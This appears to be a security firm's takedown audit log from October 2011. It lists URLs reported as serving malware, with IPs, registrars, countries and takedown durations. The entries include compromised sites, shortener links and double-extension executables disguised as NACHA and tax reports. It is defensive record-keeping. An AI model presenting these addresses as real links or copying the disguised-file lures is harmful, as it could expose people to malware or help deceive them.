92548	http://goldentouch.99k.org/xsjorzc/index.html	10/24/2011 12:43	10/25/2011 7:54	malware	67.220.217.235	eNom, Inc. (R39-LROR)	US	19.18		
92550	http://abitarebene.com/bi6t8j/index.html	10/24/2011 12:43	10/30/2011 10:44	malware	94.141.27.236	DIRECTI INTERNET SOLUTIONS PVT. LTD.	IT	142.02	155	
92551	http://ns1277.websitewelcome.com/~asoprest/z79qr2q/index.html	10/24/2011 12:42	10/26/2011 3:34	malware	174.122.175.66	ENOM, INC.	US	38.87	156	
92554	http://host1.hosting2000.org/~progen/inczcf/index.html	10/24/2011 12:31	10/30/2011 10:46	malware	66.7.210.94	OnlineNIC Inc. (R64-LROR)	US	142.26	157	
92556	http://www.kadamsphoto.com/bczfm.html	10/24/2011 12:41	10/26/2011 2:47	malware	64.27.0.158	Register.com	US	38.11	158	
92561	http://waeva1.com/yc68k3m/index.html	10/24/2011 12:32	10/24/2011 20:42	malware	70.40.210.98	FASTDOMAIN, INC.	US	8.16	159	
92562	http://www.instantinternetlifestyle.com/qlryih/index.html	10/24/2011 12:39	10/28/2011 17:56	malware	184.106.168.8	ENOM, INC.	US	101.28	160	
92563	http://hfslease.com/g7ooh0q/index.html	10/24/2011 12:37	10/27/2011 8:49	malware	204.14.90.185	High Touch Inc.	US	68.19	161	
92565	http://officinadellespiagge.it/5mt29b/index.html	10/24/2011 12:36	10/24/2011 16:08	malware	217.73.227.85	Alicom s.r.l.	IT	3.54	162	
92570	http://95.110.230.19/pnhev27/index.html	10/24/2011 13:16	10/25/2011 8:38	malware	95.110.230.19	IP_ADDR	IT	19.36	163	
92571	http://daedalus2solar.bplaced.net/uo0c8qx/index.html	10/24/2011 12:49	10/24/2011 13:52	malware	188.40.69.151	CPS-DATENSYSTEME GMBH	DE	1.04	164	
92573	http://powerinchristworldministries.com/1e4jj0/index.html	10/24/2011 12:56	10/24/2011 14:46	malware	74.220.215.90	FASTDOMAIN, INC.	US	1.83	165	
92576	http://clustersound.com/md49ca/index.html	10/24/2011 13:02	10/25/2011 7:56	malware	77.93.249.71	SERVER PLAN SRL	IT	18.9	166	
92577	http://laboutikjewelry.com/mszo68/index.html	10/24/2011 13:08	10/25/2011 7:58	malware	77.240.3.20	GoDaddy.com, Inc.	UK	18.84	167	
92578	http://crime-club.eu/lz8ebz/index.html	10/24/2011 13:12	10/24/2011 14:55	malware	46.17.9.107	Transip BV	NL	1.7	168	
92579	http://ausermosio.com/9a0mavi/index.html	10/24/2011 13:18	10/24/2011 19:36	malware	67.205.60.185	NEW DREAM NETWORK, LLC	US	6.3	169	
92580	http://wonderlandaperitif.com/bk6cjjf/index.html	10/24/2011 13:23	10/25/2011 11:45	malware	46.16.88.56	ONLINENIC, INC.	IT	22.35	170	
92581	http://visionciudadconsultores.com/5vpco7p/index.html	10/24/2011 13:29	10/26/2011 2:54	malware	173.193.84.224	GoDaddy.com, Inc.	US	37.42		
92583	http://amonapolicalcio.altervista.org/wxvq7t/index.html	10/24/2011 13:56	10/24/2011 15:00	malware	78.46.64.55	Tucows Inc. (R11-LROR)	DE	1.06	171	
92584	http://start1g.ovh.net/~leperilj/5nmuq6x/index.html	10/24/2011 13:57	10/27/2011 9:00	malware	213.186.33.87	OVH	FR	67.05	172	
92585	http://essetiesse.it/~bav/45tchj/index.html	10/24/2011 16:18	10/25/2011 5:30	malware	81.200.128.79	Protec s.n.c.	IT	13.21		
92589	http://laboutikjewelry.de/r723ej/index.html	10/24/2011 18:48	10/25/2011 8:42	malware	77.240.3.7	dotnetted.com	UK	13.89	173	
92590	http://johnsrefuse.com/qrhltqr/index.html	10/24/2011 19:15	10/24/2011 20:44	malware	69.163.150.96	Register.com	US	1.47	174	
92595	http://cisl-iuav.it/78szv3/index.html	10/24/2011 15:02	10/25/2011 7:59	malware	62.149.128.157	Aruba s.p.a.	IT	16.95	175	
92597	http://weblinksubmissions.com/qop33q6/index.html	10/24/2011 15:13	10/29/2011 7:51	malware	67.225.181.201	RIACUBE	US	112.63	176	
92598	http://justupit.com/hw1z9v5/index.html	10/24/2011 19:36	10/24/2011 20:23	malware	173.192.224.116	GoDaddy.com, Inc.	US	0.77	177	
92604	http://0331edc.netsolhost.com/akravs/index.html	10/24/2011 20:04	10/28/2011 20:11	malware	206.188.192.14	NETWORK SOLUTIONS, LLC.	US	96.11	178	
92606	http://67.23.229.132/~webguy/rf8ok0/index.html	10/24/2011 15:33	10/24/2011 19:42	malware	67.23.229.132	IP_ADDR	US	4.15	179	
92609	http://hanrestaurant.it/e13ix9z/index.html	10/24/2011 15:39	10/25/2011 11:06	malware	46.16.88.56	Dagmaweb di Massimo D'Aguanno	IT	19.46		
92612	http://ash.phpwebhosting.com/~maisel/js50098/index.html	10/24/2011 20:24	10/27/2011 7:47	malware	67.18.12.98	NETWORK SOLUTIONS, LLC.	US	59.38	180	
92613	http://meureal.com/3l0pxw/index.html	10/24/2011 19:41	10/28/2011 0:18	malware	184.168.126.124	GoDaddy.com, Inc.	US	76.63	181	
92615	http://arnaudwalravens.be/lnrvpfn/index.html	10/24/2011 19:54	10/27/2011 9:40	malware	213.186.33.87	OVH	FR	61.77		
92619	http://avis.com.mk/1p3dvlx/index.html	10/24/2011 18:43	10/26/2011 12:12	malware	195.26.152.100	no entries found	MK	41.49	182	
92621	http://carlalangham.com/gnbsurc/index.html	10/24/2011 18:15	10/25/2011 2:35	malware	65.60.44.106	GoDaddy.com, Inc.	UK	8.34	183	
92625	http://jonmqueen.org/efdamq/index.html	10/24/2011 16:36	10/31/2011 17:23	malware	208.109.38.129	GoDaddy.com, Inc.	US	168.79	184	
92629	http://www.cedarlakepark.org/inoya0m/index.html	10/24/2011 16:42	10/24/2011 20:43	malware	68.178.232.100	GoDaddy.com, Inc. (R91-LROR)	US	4.02	185	
92630	http://briantubi.com/8y62x7/index.html	10/24/2011 17:53	10/24/2011 19:08	malware	195.43.190.187	TUCOWS, INC.	IT	1.26	186	
92632	http://aricilik.co/yywk9hi/index.html	10/24/2011 20:37	10/25/2011 4:48	malware	94.73.145.40	KEY-SYSTEMS GMBH	TR	8.19	187	
92633	http://deldottosindaco.com/78zjraf/index.html	10/24/2011 16:50	10/26/2011 3:37	malware	69.175.21.186	ENOM, INC.	UK	34.79	188	
92634	http://resifoundry.com/main.php?page=f3f5c73647bdaf4c	10/24/2011 20:00	10/27/2011 5:33	malware	195.189.226.12	NAMESECURE.COM	UA	57.55	189	
92635	http://empiresallies-secrets.com/drnrv64/index.html	10/24/2011 18:03	10/25/2011 17:11	malware	184.154.254.154	TUCOWS, INC.	US	23.13		
92636	http://mastermindscs.com/pvq3yw/index.html	10/24/2011 20:11	11/2/2011 17:12	malware	74.53.108.210	DYNADOT, LLC	US	213.01	190	
92638	http://malta.site5.com/~vividimp/20picb/index.html	10/24/2011 17:58	10/24/2011 19:09	malware	174.121.239.66	TUCOWS, INC.	US	1.19	191	
92641	http://beniculturalicampania.it/c3bkh0i/index.html	10/24/2011 20:44	10/25/2011 2:43	malware	94.141.22.74	Supernova s.r.l.	IT	5.99	192	
92647	http://webland.co.nz/e56g20/index.html	10/24/2011 17:43	10/24/2011 19:28	malware	173.192.226.39	Domain Agent	US	1.75	193	
92648	http://deinkaufmann.de/umf4o7/index.html	10/24/2011 19:17	10/25/2011 2:36	malware	174.132.128.226	DENIC	US	7.31	194	
92649	http://me-me.info/cma5kyt/index.html	10/24/2011 20:59	10/25/2011 13:14	malware	46.23.66.58	GoDaddy.com Inc. (R171-LRMS)	UK	16.26	195	
92652	http://home.tiscalinet.ch/~jungschuetzen.buehne/97xl9o/index.html	10/24/2011 20:58	10/26/2011 10:19	malware	212.40.5.95	Sa Illetta S.S	CH	37.35	196	
92653	http://launchyourownproductsonline.com/0z0lw92/index.html	10/24/2011 21:09	10/27/2011 1:54	malware	203.88.114.65	jj-dns.com	AU	52.75	197	
92654	http://jenniferautry.com/px7qbs/index.html	10/24/2011 21:04	10/28/2011 4:16	malware	72.167.131.160	GoDaddy.com, Inc.	US	79.21	198	
92668	http://lemaripakaian.com/axo1fc6/index.html	10/24/2011 19:12	10/28/2011 4:34	malware	75.126.221.216	ONLINENIC, INC.	ID	81.37	199	
92669	http://wdbadboy2005mi.de.tl	10/24/2011 19:16	10/25/2011 2:39	malware	80.190.202.43	InterNetX GmbH	DE	7.38	200	
92686	http://valtellinain.it/8i2okj/index.html	10/24/2011 22:29	10/27/2011 7:55	malware	81.29.148.108	Artera s.r.l.	IT	57.43	201	
92724	http://resiery.com/main.php?page=206133a43dda613f	10/25/2011 8:54	10/25/2011 10:52	malware	195.189.226.12	BIGROCK SOLUTIONS PRIVATE LIMITED	UA	1.96		
92725	http://ltes-global.com/~ftpuser/nacha-data/report_871742003648.pdf.exe	10/25/2011 9:06	10/25/2011 9:33	malware	46.226.194.97	ENOM, INC.	GR	0.45	202	
92738	http://ledamdj.com/tv3uk5/index.html	10/25/2011 11:47	10/25/2011 22:58	malware	173.192.120.223	INTERNET.BS CORP.	US	11.17	203	
92746	http://joannacutri.com/24pgb5/index.html	10/25/2011 16:02	10/26/2011 3:01	malware	69.65.19.184	GoDaddy.com, Inc.	US	10.99	204	
92751	http://www.kevalicare.com/z2byfr4/index.html	10/25/2011 13:14	10/27/2011 8:24	malware	174.121.79.98	COWEBHOSTING.COM	US	43.17	205	
92753	http://www.glowproperties.com.au/zxb5p35/index.html	10/25/2011 13:47	10/31/2011 5:48	malware	121.50.218.99	Melbourne IT	AU	136.01	206	
92754	http://lanuevaera.x10.mx/b9xow9f/index.html	10/25/2011 14:48	10/26/2011 3:29	malware	69.175.120.122	GoDaddy.com	US	12.68	207	
92757	http://3dc.in/5tlb34w/index.html	10/25/2011 15:19	10/27/2011 5:28	malware	118.67.248.136	Net4India	IN	38.14	208	
92760	http://mondobeauty.net/wkcyh3a/index.html	10/25/2011 15:28	10/26/2011 10:22	malware	173.192.120.223	Dominiofaidate srl	US	18.91		
92761	http://vizonix.com/zv430r/index.html	10/25/2011 15:36	10/26/2011 14:42	malware	66.7.222.41	NETWORK SOLUTIONS, LLC.	US	23.1	209	
92763	http://matocrossing.com/main.php?page=206133a43dda613f	10/25/2011 16:41	10/25/2011 23:01	malware	195.189.226.12	NAME.COM LLC	UA	6.33		
92766	http://blacksite.xhost.ro/n2lzyc5/index.html	10/25/2011 15:45	10/27/2011 13:25	malware	195.78.124.19	ICI - ROTLD	NO	45.67	210	
92767	http://stellacrociere.it/mjrvrt/index.html	10/25/2011 15:53	10/30/2011 15:34	malware	213.205.38.22	Tiscali Italia s.p.a.	IT	119.69		
92768	http://68.168.100.135/~jinterio/zqnhtto/index.html	10/25/2011 15:59	10/27/2011 12:55	malware	68.168.100.135	IP_ADDR	US	44.94	211	

SOC ID	Bufi	Initiation	Shutdown	Attack Type	IP	NACHA TAKEDOWN AUDIT Registrar	Geo	Duration	Billable	Notes
92773	http://valtellinain.it/eixyc2/index.html	10/25/2011 16:16	10/29/2011 21:28	malware	81.29.148.108	Artera s.r.l.	IT	101.2		
92774	http://exceedme.com/l2nbvok/index.html	10/25/2011 16:36	10/30/2011 12:57	malware	202.9.109.172	TLDS, LLC DBA SRSPLUS	NY	116.35	212	
92775	http://justpest.co.uk/q0mbf4v/index.html	10/25/2011 16:39	10/27/2011 5:30	malware	213.229.86.37	EVOHOSTING Ltd t/a Evohosting Ltd	UK	36.85	213	
92776	http://malta.site5.com/~vividimp/7dkxhme/index.html	10/25/2011 16:35	10/26/2011 3:01	malware	174.121.239.66	TUCOWS, INC.	US	10.44	214	
92779	http://csoftintl.com/%7Eleo/7alhpg/index.html	10/25/2011 16:40	10/26/2011 10:40	malware	67.192.62.32	NETWORK SOLUTIONS, LLC.	US	18	215	
92780	http://iedamdl.com/hpq1ldm/index.html	10/25/2011 16:46	10/25/2011 23:04	malware	173.192.120.223	INTERNET.BS CORP.	US	6.29		
92783	http://teamlineshop.it/a9aozw/index.html	10/25/2011 16:55	10/25/2011 17:16	malware	66.7.210.94	Hostek s.r.l.	US	0.35		
92793	http://www.glowproperties.com.au/fqqcue3/index.html	10/25/2011 20:02	10/31/2011 4:57	malware	121.50.218.99	Melbourne IT	AU	128.91		
92794	http://aimt.ac.in/f9p19lv/index.html	10/25/2011 21:19	10/27/2011 14:42	malware	174.37.243.135	Ernet (R9-AFIN)	IN	41.39		
92795	http://pinnaclecad.com/~froeter/43uqfd7/index.html	10/25/2011 20:10	10/30/2011 15:38	malware	70.86.71.82	NETWORK SOLUTIONS, LLC.	US	115.47	216	
92797	http://corruptable.com/5rm6bmf/index.html	10/25/2011 20:25	10/28/2011 4:35	malware	174.127.108.127	1 & 1 INTERNET AG	US	56.17	217	
92799	http://corporatestudies.org/xhzm5m/index.html	10/25/2011 20:33	10/31/2011 12:20	malware	66.7.221.96	Tucows Inc. (R11-LROR)	US	135.79	218	
92800	http://iwlounge.it/qlmwq92/index.html	10/25/2011 20:26	10/30/2011 15:50	malware	85.159.144.21	Neen s.r.l.	IT	115.39	219	
92801	http://ns1277.websitewelcome.com/~asoprest/h97pk1/index.html	10/25/2011 20:25	10/26/2011 3:32	malware	174.122.175.66	ENOM, INC.	US	7.12		
92804	http://aimt.ac.in/10br2q/index.html	10/25/2011 20:36	10/27/2011 14:41	malware	174.37.243.135	Ernet (R9-AFIN)	IN	42.08		
92806	http://crocettabaseball.com/nv5h79q/index.html	10/25/2011 20:51	10/25/2011 23:15	malware	79.98.40.62	ENOM, INC.	IT	2.41	220	
92807	http://cp05.digitalpacific.com.au/~austraqc/80s7nn/index.html	10/25/2011 22:08	10/28/2011 0:20	malware	203.123.59.150	Distribute.IT	AU	50.21	221	
92808	http://jesuschristfamily.com/qzr1nhl/index.html	10/25/2011 22:09	10/26/2011 14:57	malware	207.45.176.90	GoDaddy.com, Inc.	US	16.8	222	
92810	http://esb-qiz.com/d07kvsn/index.html	10/25/2011 22:10	10/26/2011 12:22	malware	122.155.13.146	DIRECTI INTERNET SOLUTIONS PVT. LTD.	TH	14.2	223	
92818	http://alnhary.com/vb/js.js	10/25/2011 23:08	10/27/2011 14:40	malware	69.162.126.202	DIRECTI INTERNET SOLUTIONS PVT. LTD.	SA	39.53	224	
92823	http://pinnaclecad.com/~chicagofaucets/w3vs09y/index.html	10/26/2011 0:53	10/27/2011 14:21	malware	70.86.71.82	NETWORK SOLUTIONS, LLC.	US	37.47		
92824	http://wi-air.asia/sh1qkdb/index.html	10/26/2011 1:00	10/26/2011 5:29	malware	38.113.1.157	Enom Inc. R78-ASIA (48)	US	4.49	225	
92825	http://ftp2.photoworld.it/~55alex/8qtehb/index.html	10/26/2011 4:21	10/28/2011 4:37	malware	62.149.242.235	Aruba s.p.a.	IT	48.26	226	
92826	http://mdmnet.it/i0n0xqg/index.html	10/26/2011 1:02	10/26/2011 5:14	malware	94.141.27.235	EOS NET S.r.l.	IT	4.2		
92829	http://abitarebene.com/x8da786/index.html	10/26/2011 1:02	10/30/2011 15:51	malware	94.141.27.236	Directi Internet Solutions	IT	110.81		
92830	http://vlist.co.uk/ai72olz/index.html	10/26/2011 1:04	10/28/2011 18:53	malware	208.113.135.124	Webfusion Ltd t/a 123-reg	US	65.82	227	
92831	http://carlalanqham.com/wcts3tf/index.html	10/26/2011 1:15	10/28/2011 16:39	malware	65.60.44.106	GODADDY.COM, INC.	UK	63.39	228	
92832	http://pinnaclecad.com/~bimsolutions/44ibtak/index.html	10/26/2011 1:11	10/27/2011 14:19	malware	70.86.71.82	NETWORK SOLUTIONS, LLC.	US	37.12		
92835	http://ltes-global.com/~ftpuser/1kghwi2/index.html	10/26/2011 1:52	10/26/2011 10:42	malware	46.226.194.97	ENOM, INC.	GR	8.83	229	
92837	http://27mq.it/renyc7a/index.html	10/26/2011 1:46	10/27/2011 14:55	malware	195.110.124.133	Register.it s.p.a.	IT	37.15	230	
92844	http://actionmovingjoplin.com/sound/js.js	10/26/2011 3:35	10/30/2011 11:41	malware	66.84.18.154	ENOM, INC.	US	104.09	231	
92846	http://losemator.com/main.php?page=206133a43dda613f	10/26/2011 3:57	10/27/2011 13:28	malware	195.189.226.12	NAMESECURE.COM	UA	33.51		
92851	http://qanarlaprimitiva.com/ts58v0m/index.html	10/26/2011 4:18	10/27/2011 13:37	malware	184.154.88.226	ENOM, INC.	US	33.31		
92852	http://taekwon-do.biz/5bjyfgq/index.html	10/26/2011 4:16	10/28/2011 16:30	malware	94.32.66.182	ASCIO TECHNOLOGIES INC.	IT	60.24		
92854	http://jaimegarralda.com/q6r0554/index.html	10/26/2011 4:21	11/3/2011 6:30	malware	82.194.88.7	ENOM, INC.	ES	194.15	232	
92856	http://qanarlaprimitiva.com/b1o6apm/index.html	10/26/2011 4:26	10/26/2011 19:55	malware	184.154.88.226	ENOM, INC.	US	15.48		
92857	http://glasstasticideas.com/2fv931q/index.html	10/26/2011 4:42	10/26/2011 7:37	malware	184.154.227.20	TUCOWS, INC.	PA	2.92	233	
92858	http://mondobeauty.net/qyj00pr/index.html	10/26/2011 4:43	10/26/2011 10:45	malware	173.192.120.223	TUCOWS, INC.	US	6.03		
92861	http://welcome.tdn.com/54ccqx8/index.html	10/26/2011 4:35	10/28/2011 4:40	malware	67.19.161.34	TUCOWS, INC.	US	48.07	234	
92867	http://madhusundergroup.com/ntq4rwn/index.html	10/26/2011 4:58	10/27/2011 13:32	malware	209.217.227.85		US	32.58	235	
92869	http://mortlandforcouncil.com/images/report_9255300655793.pdf.exe	10/26/2011 4:53	10/26/2011 11:48	malware	67.220.197.70	GoDaddy.com, Inc.	US	6.93	236	
92872	http://elqoracda.org/5vbzpkv/index.html	10/26/2011 5:28	10/27/2011 13:26	malware	67.222.135.42	GoDaddy.com, Inc. (R91-LROR)	US	31.95		
92873	http://weblinksubmissions.com/1bqypq/index.html	10/26/2011 5:16	10/29/2011 7:52	malware	67.225.181.201	ownregistrar.com	IN	74.61		
92874	http://hazeldot.com/main.php?page=a509d9036c6c59e0	10/26/2011 5:30	10/26/2011 15:32	malware	195.189.226.12	ENOM, INC.	UA	10.03		
92875	http://cisl-iuav.it/6kwn5a/index.html	10/26/2011 5:37	10/28/2011 2:20	malware	62.149.128.163	Aruba s.p.a.	IT	44.72	237	
92878	http://mail.fieldinspection.com/lprcz1y/index.html	10/26/2011 5:48	10/27/2011 5:17	malware	65.163.58.110	NETWORK SOLUTIONS, LLC.	US	23.48	238	
92893	http://hfslease.com/zm5u3ko/index.html	10/26/2011 9:52	10/27/2011 5:21	malware	204.14.90.185	WILD WEST DOMAINS, INC.	US	19.48		
92898	http://snipr.com/2ctnno	10/26/2011 10:15	10/26/2011 10:47	malware	173.245.61.112	DYNADOT, LLC	US	0.53	239	
92899	http://qr.net/fmon	10/26/2011 10:21	10/26/2011 12:17	malware	46.4.47.140	PSI-USA, INC. DBA DOMAIN ROBOT	DE	1.93	240	
92908	http://loseget.com/main.php?page=cbb27e326943ffc4	10/26/2011 14:01	10/27/2011 5:25	malware	195.189.226.12	1 & 1 INTERNET AG	UA	15.41		
92913	http://malta.site5.com/~vividimp/1ks74o/index.html	10/26/2011 13:59	10/30/2011 14:20	malware	174.121.239.66	TUCOWS, INC.	US	96.35	241	
92922	http://cms.emiliopucci.com/0xbohv/index.html	10/26/2011 15:59	10/28/2011 13:55	malware	62.149.225.171	CSC CORPORATE DOMAINS, INC.	IT	45.93	242	
92923	http://coptichistory.org/qpudls/index.html	10/26/2011 17:52	10/31/2011 14:46	malware	66.7.221.122	Directi Internet Solutions Pvt. Ltd.	US	116.88	243	
92924	http://laminateflooring2get.com/skmy7n/index.html	10/26/2011 16:01	10/31/2011 8:59	malware	67.23.226.27	DIRECTI INTERNET SOLUTIONS PVT. LTD.	US	112.97	244	
92927	http://johnsrefuse.com/t73gylr/index.html	10/26/2011 17:57	10/27/2011 5:10	malware	69.163.150.96	Register.com	US	11.22	245	
92929	http://me-me.info/9r5r61s/index.html	10/26/2011 17:58	10/28/2011 16:12	malware	46.23.66.58	GoDaddy.com Inc. (R171-LRMS)	UK	46.24	246	
92931	http://maistel.com.br/mxj9rao/index.html	10/26/2011 16:12	10/28/2011 0:25	malware	46.105.179.222	Nic.br	ES	32.23	247	
92933	http://kennelvombello.com/nl4iic/index.html	10/26/2011 16:20	10/29/2011 13:36	malware	64.37.52.42	HOSTSO	US	69.26	248	
92935	http://fly.nseasy.com/~kennelv1/m05mdl/index.html	10/26/2011 16:30	10/31/2011 6:11	malware	64.37.52.42	NETWORK SOLUTIONS, LLC.	US	109.69		
92936	http://jonmqueen.org/0zm7jc0/index.html	10/26/2011 16:39	10/31/2011 17:24	malware	208.109.38.129	GoDaddy.com, Inc. (R91-LROR)	US	120.75		
92937	http://afghanstudents.in/lp0ec8u/index.html	10/26/2011 17:59	10/27/2011 5:38	malware	216.151.174.31	Directi Internet Solutions Pvt. Ltd.	IN	11.64	249	
92938	http://csoftintl.com/~leo/2qyn8g/index.html	10/26/2011 16:44	10/27/2011 21:46	malware	67.192.62.32	NETWORK SOLUTIONS, LLC.	US	29.02	250	
92939	http://members.iinet.net.au/~maccadelic_new/ndb1nkl/index.html	10/26/2011 18:02	10/28/2011 0:26	malware	203.0.178.90	Connect West	AU	30.41		
92940	http://kartajouer.com/~kartajou/z3llnhy/index.html	10/26/2011 16:52	10/31/2011 8:48	malware	213.186.33.19	OVH	FR	111.94	251	
92941	http://thepentad.com/m0zmzj/index.html	10/26/2011 17:01	10/27/2011 5:36	malware	69.163.173.109	NEW DREAM NETWORK, LLC	US	12.58	252	
92942	http://jaimegarralda.com/8isq4l/index.html	10/26/2011 17:00	11/3/2011 6:32	malware	82.194.88.7	ENOM, INC.	ES	181.53		
92945	http://kartworks.gr/vrr78x/index.html	10/26/2011 18:03	10/27/2011 9:44	malware	66.226.75.45	ISOL INTERNET SOLUTIONS ENE	US	15.69	253	
92946	http://kacreativeconsulting.com/vki06l/index.html	10/26/2011 17:13	10/28/2011 5:05	malware	208.43.84.124	DYNAMIC NETWORK SERVICES, INC	US	35.87	254	
92948	http://www.kpmandassociates.com/fxrxp0/index.html	10/26/2011 18:04	11/2/2011 3:55	malware	174.121.79.98	WWW.COWEBHOSTING.COM	US	153.86		
92949	http://laboutikjewelry.com/zrzs1s7/index.html	10/26/2011 18:14	10/27/2011 12:29	malware	77.240.3.20	GoDaddy.com, Inc.	UK	18.25	255	
92950	http://legaljunction.in/ayqpqu/index.html	10/26/2011 18:16	11/2/2011 17:07	malware	174.122.104.3	A to Z Domains Solutions Pvt. Ltd. (R124-AFIN)	US	166.84	256	
92951	http://massstatephac.com/uukdof/index.html	10/26/2011 18:18	10/27/2011 3:31	malware	207.58.129.241	NETWORK SOLUTIONS, LLC.	US	9.21	257	
92955	http://laboutikjewelry.de/pivm3h/index.html	10/26/2011 18:20	10/27/2011 12:51	malware	77.240.3.7	dotnetted.com	UK	18.52	258	
92956	http://bofco.in/htrc.html	10/26/2011 18:21	11/2/2011 16:44	malware	174.36.228.38	Directi Internet Solutions Pvt. Ltd.	IN	166.39		
92957	http://ricardtech.com/lz8f5hi/index.html	10/26/2011 18:17	10/31/2011 15:10	malware	208.109.78.122	GoDaddy.com, Inc.	US	116.88	259	
92958	http://airbaqmodul.eu/ebsuvtk/index.html	10/26/2011 18:39	10/27/2011 13:05	malware	184.154.230.15	United-Domains AG	US	18.43		
92962	http://www.web3.biz/index2.html	10/26/2011 19:29	10/27/2011 12:59	malware	74.55.181.242	GODADDY.COM, INC.	US	17.5	260	
92977	http://inkostudio.com/y0ao0c.html	10/26/2011 20:26	10/31/2011 6:38	malware	79.124.76.15	DIRECTI INTERNET SOLUTIONS PVT. LTD.	BG	106.2	261	
92981	http://kartajouer.com/1iucz2n/index.html	10/26/2011 20:35	11/2/2011 6:11	malware	213.186.33.19	OVH	FR	153.59		
92988	http://jenniferautry.com/644mwv/index.html	10/26/2011 20:36	10/28/2011 4:18	malware	72.167.131.160	GoDaddy.com, Inc.	US	31.7		
93005	http://qr.net/fmka	10/26/2011 21:40	10/27/2011 13:02	malware	46.4.47.140	PSI-USA, INC. DBA DOMAIN ROBOT	DE	15.37	262	
93007	http://ricardtech.com/4dlwq3/index.html	10/26/2011 21:55	10/31/2011 15:11	malware	208.109.78.122	GoDaddy.com, Inc.	US	113.27		
93015	http://www.declude.com/x-note.htm	10/26/2011 22:14	10/27/2011 13:08	malware	216.144.195.172	GoDaddy.com, Inc.	US	14.9	263	
93016	http://www.instantinternetlifestyle.com/89lorv/index.html	10/26/2011 22:27	10/28/2011 17:56	malware	184.106.168.8	ENOM, INC.	US	43.48		
93018	http://members.iinet.net.au/~dbw/0yeebn/index.html	10/26/2011 23:17	10/28/2011 2:18	malware	203.0.178.90	Connect West	AU	27.03		
93020	http://shorl.com/hugarutigrami	10/26/2011 23:10	10/27/2011 13:15	malware	208.78.100.231	DOTSTER	US	14.09	264	
93023	http://lemaripakaian.com/3z8b3g/index.html	10/26/2011 23:22	10/27/2011 13:23	malware	75.126.221.216	ONLINENIC, INC.	US	14.01		
93028	http://tie.ly/_gagccm	10/26/2011 23:30	10/27/2011 13:21	malware	66.45.248.130	Libya Telecom and Technology	US	13.85	265	
93035	http://203.146.170.92/~jeewonbi/iwy4qco/index.html	10/27/2011 1:59	10/28/2011 18:46	malware	203.146.170.92	TUCOWS.COM CO.	TH	40.8	266	
93037	http://3dc.in/2tqf7z/index.html	10/27/2011 2:19	10/27/2011 4:58	malware	118.67.248.136	Net4India (R7-AFIN)	IN	2.64		
93072	http://grupoeme.es/4y01dc.html	10/27/2011 4:20	10/27/2011 13:18	malware	62.193.202.50	NOMINALIA	FR	8.96		
93080	http://shresthmobi.com/irs/tax_report_2387410931346.pdf.exe	10/27/2011 6:26	10/27/2011 6:59	malware	69.16.252.12	PUBLICDOMAINREGISTRY.COM	IN	0.54	267	
93081	http://crimsonpaint.com/main.php?page=11eeb33ec7cbd948	10/27/2011 6:36	10/27/2011 13:27	malware	94.103.36.49	LIME LABS, LLC	TR	6.86	268	
93085	http://migre.me/5ZTtq	10/27/2011 7:18	10/27/2011 13:12	malware	200.98.218.122	GoDaddy.com Inc R41-ME	BR	5.9	269	
93100	http://listenagency.it/f8tejg/index.html	10/27/2011 9:29	10/27/2011 15:45	malware	46.16.88.56	Dagmaweb di Massimo D'Aguanno	IT	6.28	270	
93104	http://203.146.170.92/~kapimovi/8ji4vip/index.html	10/27/2011 12:18	10/28/2011 16:35	malware	203.146.170.92	IP_ADDR	TH	28.29		
93105	http://www.Bluestonesolutions.us/4ns6o5i/index.html	10/27/2011 11:37	10/27/2011 12:50	malware	209.90.77.35	ENOM, INC.	US	1.23	271	
93106	http://www.studioflamebirds.com/images/js.js	10/27/2011 13:25	10/28/2011 20:24	malware	66.7.220.43	PUBLICDOMAINREGISTRY.COM	US	30.99	272	
93109	http://jaimegarralda.com/1ax1dm/index.html	10/27/2011 12:20	11/3/2011 6:34	malware	82.194.88.7	ENOM, INC.	ES	162.22		
93148	http://web3.biz/ep1jam/index.html	10/27/2011 16:23	10/29/2011 13:21	malware	74.55.181.242	GODADDY.COM, INC.	US	44.97	273	
93149	http://valuestoreitemployees.com/wu9j2l7/index.html	10/27/2011 16:52	10/29/2011 13:23	malware	64.207.151.139	TUCOWS, INC.	US	44.51	274	
93150	http://jenniferautry.com/fp3pau/index.html	10/27/2011 19:39	10/28/2011 4:19	malware	72.167.131.160	GoDaddy.com, Inc.	US	8.66		
93153	http://jepretstore.com/9c609iw/index.html	10/27/2011 19:41	10/27/2011 21:47	malware	174.120.70.137	CV. JOGJACAMP	ID	2.11	275	
93154	http://jepretstore.com/kzft2u/index.html	10/27/2011 19:42	11/1/2011 11:28	malware	174.120.70.137	CV. JOGJACAMP	ID	111.77		
93155	http://jepretstore.com/tfum27/index.html	10/27/2011 19:42	10/27/2011 21:48	malware	174.120.70.137	CV. JOGJACAMP	ID	2.09		
93160	http://stellacrociere.it/uzv97v/index.html	10/27/2011 19:44	10/30/2011 11:44	malware	213.205.38.22	Tiscali Italia s.p.a.	IT	64.01		
93173	http://kacreativeconsulting.com/ph48ewk/index.html	10/27/2011 19:01	10/29/2011 13:25	malware	208.43.84.124	DYNAMIC NETWORK SERVICES, INC	US	42.4		
93184	http://maistel.com.br/sb1n51k/index.html	10/27/2011 21:26	10/28/2011 0:27	malware	46.105.179.222	OVH	ES	3.03		
93186	http://184.82.155.195/~magicsla/z5pc4bo.html	10/27/2011 23:56	10/29/2011 13:26	malware	184.82.155.195	IP_ADDR	US	37.5		
93187	http://203.146.170.92/%7Ejeewonbi/9k0on3t/index.html	10/27/2011 23:53	10/28/2011 16:41	malware	203.146.170.92	IP_ADDR	TH	16.79		
93188	http://ricardtech.com/r01eks1/index.html	10/27/2011 23:04	10/31/2011 15:12	malware	208.109.78.122	GoDaddy.com, Inc.	US	88.14		

SOC ID	Bufi	Initiation	Shutdown	Attack Type	IP	NACHA TAKEDOWN AUDIT Registrar	Geo	Duration	Billable	Notes
93189	http://kacreativeconsulting.com/qestnve/index.html	10/27/2011 23:05	10/28/2011 17:50	malware	208.43.84.124	DYNAMIC NETWORK SERVICES, INC	US	18.75		
93190	http://host1.hosting2000.org/~progen/i86omy/index.html	10/27/2011 23:13	10/30/2011 15:57	malware	66.7.210.94	OnlineNIC Inc.	US	64.73		
93194	http://host1.hosting2000.org/~progen/1tlx5h/index.html	10/27/2011 23:14	10/30/2011 15:58	malware	66.7.210.94	OnlineNIC Inc. (R64-LROR)	US	64.74		
93196	http://pinnaclecad.com/~froeter/hwnx0u/index.html	10/27/2011 23:17	10/30/2011 15:30	malware	70.86.71.82	NETWORK SOLUTIONS, LLC.	US	64.23		
